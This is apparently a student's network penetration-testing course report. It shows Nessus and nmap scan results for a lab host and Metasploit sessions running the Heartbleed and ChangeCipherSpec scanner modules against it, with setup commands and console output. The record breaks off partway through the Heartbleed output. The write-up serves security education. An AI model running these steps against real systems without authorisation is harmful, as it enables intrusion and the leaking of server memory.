ELEC 567 Project: Network Penetration Testing and Defense

By: Puneet Chhabra (V00871808)

Part 2: Defense Strategies

In the second part of the project, you will use the attack intelligence obtained in part 1 to implement adequate defense strategy to prevent or detect similar attacks in the future. As part of the protection mechanisms, you'll setup snort IDS on the machine UB16C and IPTables on the machine UB12.


Phase 1: Intrusion Detection (12%)

By reviewing the network scans, select two serious known vulnerabilities (other than password cracking), for which you can identify exploit code and execute the exploits using Metasploit.

A straightforward solution to prevent attacks based on these vulnerabilities could simply be to install more recent versions of the services. But the goal here is to go beyond such obvious solution, as variations on the attack patterns may still be successful (even after installing the upgrades).

Answer:

We have reviewed the network for 192.168.56.103 on Nessus trying to find the vulnerabilities as shown in the figure.


Nessus Home / Scans - Mozilla Firefox
Nessus Home / Scans
Google
https://127.0.0.1:8834/#/scans/5/hosts/4/vulnerabilities/
Search
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Go back one page
Right-click or pull down to show history
High
Medium
Low
Info

Severity ▲	Plugin Name	Count
HIGH	OpenSSL 'ChangeCipherSpec' MiTM Vulnerability	4
HIGH	OpenSSL Heartbeat Information Disclosure (Heartbleed)	4
MEDIUM	SSL 64-bit Block Size Cipher Suites Supported (SWEET32)	4
MEDIUM	SSL Certificate Cannot Be Trusted	4
MEDIUM	SSL Certificate Signed Using Weak Hashing Algorithm	4
MEDIUM	SSL Certificate with Wrong Hostname	4
MEDIUM	SSL Medium Strength Cipher Suites Supported	4
MEDIUM	SSL Self-Signed Certificate	4
MEDIUM	SSL Version 2 and 3 Protocol Detection	4
MEDIUM	SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnera...	4
MEDIUM	Apache Server ETag Header Information Disclosure	1
MEDIUM	Apache Tomcat Servlet / JSP Container Default Files	1


Host Details

IP:	192.168.56.103
OS:	Linux Kernel 3.0 on Ubuntu 12.04 (precise)
Start:	March 26 at 2:00 PM
End:	March 26 at 2:06 PM
Elapsed:	6 minutes
KB:	Download

Vulnerabilities

Figure A: Nessus report generated on 192.168.56.103

The vulnerabilities shown in the figure suggested the two high responsibilities on 192.168.56.103 were "Change Cipher" and "Heart Bleed" and I exploited the using Metasploit. I explored the vulnerabilities in detail and i find out that for Heartbleed it is exploitable with Metasploit in next figure and got the CVE information to exploit on internet as shown in figure below.



```
Nessus was able to read the following memory from the remote service:

0x0000:  73 5F 35 00 02 30 00 1D 00 1C FE FF FF E0 FE FE
s_5..0..........
0x0010:  FF E1 00 A2 00 A3 C0 80 C0 81 C0 A6 00 AA C0 A7
................
0x0020:  00 AB C0 96 C0 90 C0 97 C0 91 C0 9E C0 A2 00 9E
................
0x0030:  C0 9F C0 A3 00 9F C0 7C C0 7D 00 A4 00 A5 C0 82
.......|.}......
more...
```

Port	Hosts
25 / tcp / smtp	192.168.56.103

```
Nessus was able to read the following memory from the remote service:

0x0000:  58 37 5A 00 02 30 00 1D 00 1C FE FF FF E0 FE FE
X7Z..0..........
0x0010:  FF E1 00 A2 00 A3 C0 80 C0 81 C0 A6 00 AA C0 A7
................
0x0020:  00 AB C0 96 C0 90 C0 97 C0 91 C0 9E C0 A2 00 9E
................
0x0030:  C0 9F C0 A3 00 9F C0 7C C0 7D 00 A4 00 A5 C0 82
.......|.}......
more...
```

Exploit Ease: Exploits are available
Patch Pub Date: 2014/04/07
Vulnerability Pub Date: 2014/02/24
Exploited by Nessus: true
In the news: true


Exploitable With

Metasploit (OpenSSL Heartbeat (Heartbleed) Information Leak)
Core Impact

Reference Information

CVE: CVE-2014-0160
OSVDB: 105465
BID: 66690
CERT: 720951
EDB-ID: 32745, 32764, 32791, 32998


Figure B: CVE for HeartBleed



```
msf > search CVE-2014-0160

Matching Modules
================

   Name                                            Disclosure Date  Rank    Description
   ----                                            ---------------  ----    -----------
   auxiliary/scanner/ssl/openssl_heartbleed        2014-04-07       normal  OpenSSL Heartbeat (Heartbleed) Inf
ormation Leak
   auxiliary/server/openssl_heartbeat_client_memory  2014-04-07     normal  OpenSSL Heartbeat (Heartbleed) Cli
ent Memory Exposure
```

Figure C: HeartBleed CVE Exploit with Metasploit

I searched for "Change Cipher" CVE which was obtained from Metasploit to know whether it is exploitable with Metasploit or not. Here, below you can see the Change Cipher screenshot.



```
msf > search CVE-2014-0224

Matching Modules
================

   Name                              Disclosure Date  Rank    Description
   ----                              ---------------  ----    -----------
   auxiliary/scanner/ssl/openssl_ccs  2014-06-05      normal  OpenSSL Server-Side ChangeCipherSpec Injection Sc
anner
```


Figure D: ChangeCipher CVE Exploit with Metasploit

Therefore, it can be said that both the vulnerabilities are exploitable with Metasploit.

Exploitation

OpenSSL ‘ChangeCipherSpec’ MitM Vulnerability


- Open Metasploit in the application on Kali Machine.
- Using the exploit code got from the previous part (as shown in figure) we will exploit the vulnerability.



```
msf > search CVE-2014-0160

Matching Modules
================

   Name                                           Disclosure Date  Rank    Description
   ----                                           ---------------  ----    -----------
   auxiliary/scanner/ssl/openssl_heartbleed       2014-04-07       normal  OpenSSL Heartbeat (Heartbleed) Inf
ormation Leak
   auxiliary/server/openssl_heartbeat_client_memory  2014-04-07    normal  OpenSSL Heartbeat (Heartbleed) Cl
ent Memory Exposure


msf > search CVE-2014-0224

Matching Modules
================

   Name                              Disclosure Date  Rank    Description
   ----                              ---------------  ----    -----------
   auxiliary/scanner/ssl/openssl_ccs  2014-06-05      normal  OpenSSL Server-Side ChangeCipherSpec Injection Sc
anner
```


Figure E: Showing exploitation steps in Metasploit

- We need to set RHOST and RPORT to first exploit in the Metasploit. RHOSTS is set to 192.168.56.103 as it is the company's private network. Now, let's find the RPORT using Zenmap and nmap.



```
993/tcp  open  ssl/imap    Dovecot imapd
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allo
ws for stealing information intended to be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affecte
d by the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versio
ns and could allow for disclosure of otherwise encrypted confidential information as well as the encryption keys
 themselves.
|
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
|       http://www.openssl.org/news/secadv_20140407.txt
|_      http://cvedetails.com/cve/2014-0160/
995/tcp  open  ssl/pop3    Dovecot pop3d
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allo
ws for stealing information intended to be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affecte
d by the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versio
ns and could allow for disclosure of otherwise encrypted confidential information as well as the encryption keys
 themselves.
|
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
|       http://www.openssl.org/news/secadv_20140407.txt
|_      http://cvedetails.com/cve/2014-0160/
8080/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
Service Info: Host:  etrading; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.94 seconds
```

Figure F: Nmap scan for 192.168.56.103



Target: 192.168.56.103


Profile: Intense scan

Command: nmap -T4 -A -v 192.168.56.103

	Port	Protocol	State	Service	Version
●	21	tcp	open	ftp	vsftpd 2.3.5
●	22	tcp	open	ssh	OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
●	25	tcp	open	smtp	Postfix smtpd
●	53	tcp	open	domain	ISC BIND 9.8.1-P1
●	80	tcp	open	http	Apache httpd 2.2.22 ((Ubuntu))
●	110	tcp	open	pop3	Dovecot pop3d
●	139	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
●	143	tcp	open	imap	Dovecot imapd
●	445	tcp	open	netbios-ssn	Samba smbd 3.6.3 (workgroup: WORKGROUP)
●	993	tcp	open	imap	Dovecot imapd
●	995	tcp	open	pop3	Dovecot pop3d
●	8080	tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1

Figure J: Scan result for 192.168.56.103

Port 993 and 995 are open which are used for ssl as shown in detail in the figure below.




```
993/tcp  open  ssl/imap    Dovecot imapd
|_imap-capabilities: capabilities IDLE ID Pre-login SASL-IR LITERAL+ ENABLE listed post-
login have AUTH=PLAINA0001 OK more LOGIN-REFERRALS IMAP4rev1
|_ssl-date: 2017-04-15T23:52:44+00:00; -2s from scanner time.
995/tcp  open  ssl/pop3    Dovecot pop3d
|_pop3-capabilities: RESP-CODES PIPELINING UIDL TOP SASL(PLAIN) USER CAPA
|_ssl-date: 2017-04-15T23:52:45+00:00; -2s from scanner time.
8080/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|   Supported Methods: GET HEAD POST PUT DELETE OPTIONS
|_  Potentially risky methods: PUT DELETE
```

Figure G: Ports 995 & 993

Therefore, we set RPORT = "995"

❖ Run the exploit using exploit command.




```
msf > use auxiliary/scanner/ssl/openssl_ccs
msf auxiliary(openssl_ccs) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf auxiliary(openssl_ccs) > set RPORT 995
RPORT => 995
msf auxiliary(openssl_ccs) > exploit

[*] 192.168.56.103:995    - Sending Client Hello...
[*] 192.168.56.103:995    - Sending CCS...
[+] 192.168.56.103:995    - No alert after invalid CCS message, probably vulnerable
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(openssl_ccs) > 
```

Figure H: CCS Exploit using Metasploit

As shown in the above figure, if we exploit Change Cipher, Metasploit shows that it is possibly vulnerable which validates with Nessus results.

OpenSSL Heartbeat Information Disclosure (HeartBleed)


1. Search for CVE number for the particular exploit using Metasploit.



```
msf > search CVE-2014-0160

Matching Modules
================

   Name                                            Disclosure Date  Rank    Description
   ----                                            ---------------  ----    -----------
   auxiliary/scanner/ssl/openssl_heartbleed        2014-04-07       normal  OpenSSL Heartbeat (Heartbleed) Inf
ormation Leak
   auxiliary/server/openssl_heartbeat_client_memory  2014-04-07     normal  OpenSSL Heartbeat (Heartbleed) Cli
ent Memory Exposure
```

Figure I: CVE for HeartBleed

2. By Using the above path to exploit the vulnerability. As discussed in the previous step set the RHOSTS to 192.168.56.103 and set the RPORT to 995. You can see below figure which states that there are vulnerabilities which can be exploited easily.



```
sf auxiliary(openssl_heartbleed) > set RHOSTS 192.168.56.103
HOSTS => 192.168.56.103
sf auxiliary(openssl_heartbleed) > set RPORT 995
PORT => 995
sf auxiliary(openssl_heartbleed) > exploit

*] 192.168.56.103:995     - Sending Client Hello...
*] 192.168.56.103:995     - SSL record #1:
*] 192.168.56.103:995     -     Type:    22
*] 192.168.56.103:995     -     Version: 0x0301
*] 192.168.56.103:995     -     Length:  86
*] 192.168.56.103:995     -     Handshake #1:
*] 192.168.56.103:995     -             Length: 82
*] 192.168.56.103:995     -             Type:   Server Hello (2)
*] 192.168.56.103:995     -             Server Hello Version:           0x0301
*] 192.168.56.103:995     -             Server Hello random data:       58f3c7307c838527d38a454a93547b5fba32fa23
c787ab4018951639a023b3b8
*] 192.168.56.103:995     -             Server Hello Session ID length: 32
*] 192.168.56.103:995     -             Server Hello Session ID:        61e6335bf076f408d71befa40a722dadaae987ae
83a507026dfd431d2500a30f
*] 192.168.56.103:995     - SSL record #2:
*] 192.168.56.103:995     -     Type:    22
*] 192.168.56.103:995     -     Version: 0x0301
*] 192.168.56.103:995     -     Length:  933
*] 192.168.56.103:995     -     Handshake #1:
*] 192.168.56.103:995     -             Length: 929
*] 192.168.56.103:995     -             Type:   Certificate Data (11)
*] 192.168.56.103:995     -             Certificates length: 926
*] 192.168.56.103:995     -             Data length: 929
*] 192.168.56.103:995     -             Certificate #1:
*] 192.168.56.103:995     -                     Certificate #1: Length: 923
*] 192.168.56.103:995     -                     Certificate #1: #<OpenSSL::X509::Certificate: subject=#<OpenSSL:
:X509::Name:0x0000001149ded0>, issuer=#<OpenSSL::X509::Name:0x0000001149def8>, serial=#<OpenSSL::BN:0x0000001149
df20>, not_before=2014-02-16 11:02:23 UTC, not_after=2024-02-16 11:02:23 UTC>
*] 192.168.56.103:995     - SSL record #3:
*] 192.168.56.103:995     -     Type:    22
```

